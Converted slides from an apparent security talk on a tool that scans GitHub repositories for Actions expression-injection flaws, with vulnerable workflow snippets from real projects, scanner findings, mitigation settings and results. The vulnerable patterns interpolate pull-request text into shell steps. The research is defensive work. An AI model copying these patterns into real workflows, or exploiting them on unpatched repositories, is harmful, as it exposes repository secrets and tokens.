'pr-check' has an aliased command injection at 'gh pr checkout ${ 23 13 AliasedInjection .github/workflows/up 75f665b6
gh p...}'

FILE
---
name: PR Check
env:
  BRANCH: ${ github.base_ref || 'dev' }
on:
  pull_request:
    types: [opened, edited, reopened, synchronize]
jobs:
  pr-check:
    name: Scan PR description for semantic versioning keywords
    runs-on: ubuntu-latest
    permissions:
      packages: write
      contents: read
    steps:
      - name: Write PR body to a file
        run: |
          cat >> pr.body << _SOME_RANDOM_PR_EOF_
          ${!(github.event.pull_request.body)}
          _SOME_RANDOM_PR_EOF_
      - name: Display the received body for troubleshooting
        run: cat pr.body

# We want to write these out individually just incase the options were joined on a single line
# names: Check for each of the lines
run: |
  grep "Bug, Docs Fix or other nominal change" pr.body > Z
  grep "New or Enhanced Feature" pr.body > Y
  grep "Breaking Change" pr.body > X
  exit 0
# We exit 0 and set the shell to prevent the returns from the greps from failing this step
# See https://docs.github.com/en/actions/using-workflows/workflow-syntax-for-github-actions#exit-codes-and-error-action-prefer
shell: bash {0}

- name: Check for exactly one item
```



# Onto our next speaker, Rohan

## Mitigation, findings, challenges, outcomes

---

# Mitigation

Why hasn't the world imploded, yet?

- GitHub as some sensible default restrictions in place
- GitHub Security Lab (GHSL) do their rounds too

## Actions expression injection in `helpers/version/action.yml`

**Low** frenck published GHSA-jff5-5j3g-vhqc on Oct 19, 2023

Package	Affected versions	Patched versions
© <a href="#">home-assistant/actions/helpers/version</a> (GitHub Actions)	< September 5, 2023	September 5, 2023

### Description

The [GitHub Security Lab](#) team has identified a potential security vulnerability in [Home Assistant's GitHub Actions](#).

### Summary

The `home-assistant/actions/helpers/version` workflow is vulnerable to a command injection in GitHub Actions, allowing an attacker to leak secrets and alter the repository using the workflow potentially.

### Credit

This issue was discovered and reported by GHSL team members [@jorgectf \(Jorge\)](#) and [@p- \(Peter Stöckli\)](#).

GitHub Security Lab (GHSL) Vulnerability Report: [GHSL-2023-179](#)

GHSL Team Report for  
<https://github.com/home-assistant/core>

# Mitigation: Which Workflows May be Used

## Actions permissions

**Allow all actions and reusable workflows**

Any action or reusable workflow can be used, regardless of who authored it or where it is defined.

**Disable actions**

The Actions tab is hidden and no workflows can run.

**Allow whirlylabs actions and reusable workflows**

Any action or reusable workflow defined in a repository within whirlylabs can be used.

**Allow whirlylabs, and select non-whirlylabs, actions and reusable workflows**

Any action or reusable workflow that matches the specified criteria, plus those defined in a repository within whirlylabs, can be used. [Learn more about allowing specific actions and reusable workflows to run.](#)

# Mitigation: GITHUB\_TOKEN Permissions

## Workflow permissions

Choose the default permissions granted to the GITHUB\_TOKEN when running workflows in this repository. You can specify more granular permissions in the workflow using YAML. [Learn more about managing permissions.](#)

**Read and write permissions**

Workflows have read and write permissions in the repository for all scopes.

**Read repository contents and packages permissions**

Workflows have read permissions in the repository for the contents and packages scopes only.

Choose whether GitHub Actions can create pull requests or submit approving pull request reviews.

**Allow GitHub Actions to create and approve pull requests**

Save

# Mitigation: Disable Forked Repository Workflows

## Fork pull request workflows

**Run workflows from fork pull requests**

This tells Actions to run workflows from pull requests originating from repository forks. Note that doing so will give maintainers of those forks the ability to use tokens with read permissions on the source repository.

Save



# Mitigation: Workflow Config Options

Global permissions at the root of the actions file:

```
permissions:  
  actions: read  
  contents: read  
  issues: write  
  pull-requests: write
```

Helps protect against attacker controlled parameters

Per-job permissions:

```
jobs:  
  example-job:  
    permissions:  
      contents: write  
      checks: read  
    runs-on: ubuntu-latest  
    steps:  
      - name: Example step  
        run: echo "Hello, world!"
```

# Real world “nearly-real” finding - Grafana

```
on:
  workflow_dispatch:
    inputs:
      dry_run:
        required: false
        default: true
        type: boolean
      version:
        required: true
      latest:
        type: boolean
        default: false
  pull_request:
    types:
      - closed
    branches:
      - 'main'
      - '!v*.*.*'
```

Layers and layers of  
config...

[...]

```
- if: ${github.event.pull_request.merged == true && startsWith(github.head_ref, 'release/')}
  run: |
    echo "VERSION=$(echo ${github.head_ref} | sed -e 's/release\/.*\/g')" >> $GITHUB_ENV
```

But a pretty sweet  
(unmitigated) potential  
vulnerability lying dormant...

# Recommendations

---

- Take care when using `run` with any interpolated variables
  - Rather use a trusted external action
  - Or sanitize variables by assigning them to an environment variable
- Require approval for outside collaborators
- Disable workflows for forks (if possible)
- Note the difference between `pull_request` and `pull_request_trigger`
- Only allow `read/none` permissions as far as possible



# Back to Dave...

## Results, future work, conclusion

---

# Results

---

As mentioned earlier, many “close” findings on big projects

There are more...legit findings

# Results

A 7-hour scan produced 111 findings from 17 546 repositories (incl. actions)


**73 true positives** (65% precision)

Are they exploitable? *Depends on the mitigations used.*

Most false positives came from JavaScript plugins, e.g. input going via sanitiser like `stringify`.

This has been fixed. Closer to 80%+ precision now.

GitHub Expressions Injections



# Real (but complex to exploit) finding: OpenHands

## All-Hands-AI/OpenHands (38,045 stars)

```
on:
  issues:
    types: [labeled]
```

[...]

```
- name: Generate PR
  env:
    GH_TOKEN: ${github.token}
  run: |
    # Create PR and capture URL
    PR_URL=$(gh pr create \
      --title "OpenHands: Resolve Issue #2" \
      --body "This PR was generated by OpenHands to resolve issue #2" \
      --repo "foragerr/OpenHands" \
      --head "${github.head_ref}" \
      --base "${env.DEFAULT_BRANCH}" \
      | grep -o 'https://github.com/[^\ ]*')
```

```
Findings
```

MESSAGE	LINE	COLUMN	KIND	FILEPATH	SHA
'dogfood' has a direct command injection at 'github.event.pull_	43	11	DirectInjection	.github/workflows/r	01ae22e
'dogfood' has a direct command injection at 'github.head_ref'	97	11	DirectInjection	.github/workflows/s	01ae22e

```
FILE
  echo "Read and review ${github.event.pull_request.number}.diff file. Create a review-${github.event.pull_request.
  echo "Do not ask me for confirmation at any point." >> task.txt
  echo "" >> task.txt
  echo "Title" >> task.txt
  echo "${github.event.pull_request.title}" >> task.txt
  echo "" >> task.txt
  echo "Description" >> task.txt
  echo "${github.event.pull_request.body}" >> task.txt
  echo "" >> task.txt
  echo "Diff file is: ${github.event.pull_request.number}.diff" >> task.txt
- name: Set up environment
  run: |
    curl -sSL https://install.python-poetry.org | python3 -
    export PATH="/github/home/.local/bin:$PATH"
    poetry install --without evaluation,llama-index
    poetry run playwright install --with-deps chromium
```

# Future Work

---

- Prioritise **active projects** with large number of **stars**
- Support other external action types, e.g., Docker
- Refine filtering based on permissions/trigger combinations



# Conclusion

---

We've demonstrated:

- Analysing GitHub repositories for expression injections...
- ...On a large scale
- And how to mitigate

Checkout our project on GitHub!



[github.com/whirlylabs/action-attack](https://github.com/whirlylabs/action-attack)

# Conspiracy Time

---

We expected quite a bit more, however:

- The tool doesn't support some other external actions cases
- Could run the tool for much longer

Recall: Our cousin project was exploited within 5 hours of the vulnerable commit being up...

# Conspiracy Time

---

Others could similarly be running automated scanners...

This is not big news, of course.

It is common to test robustness of program analysis tools on open-source.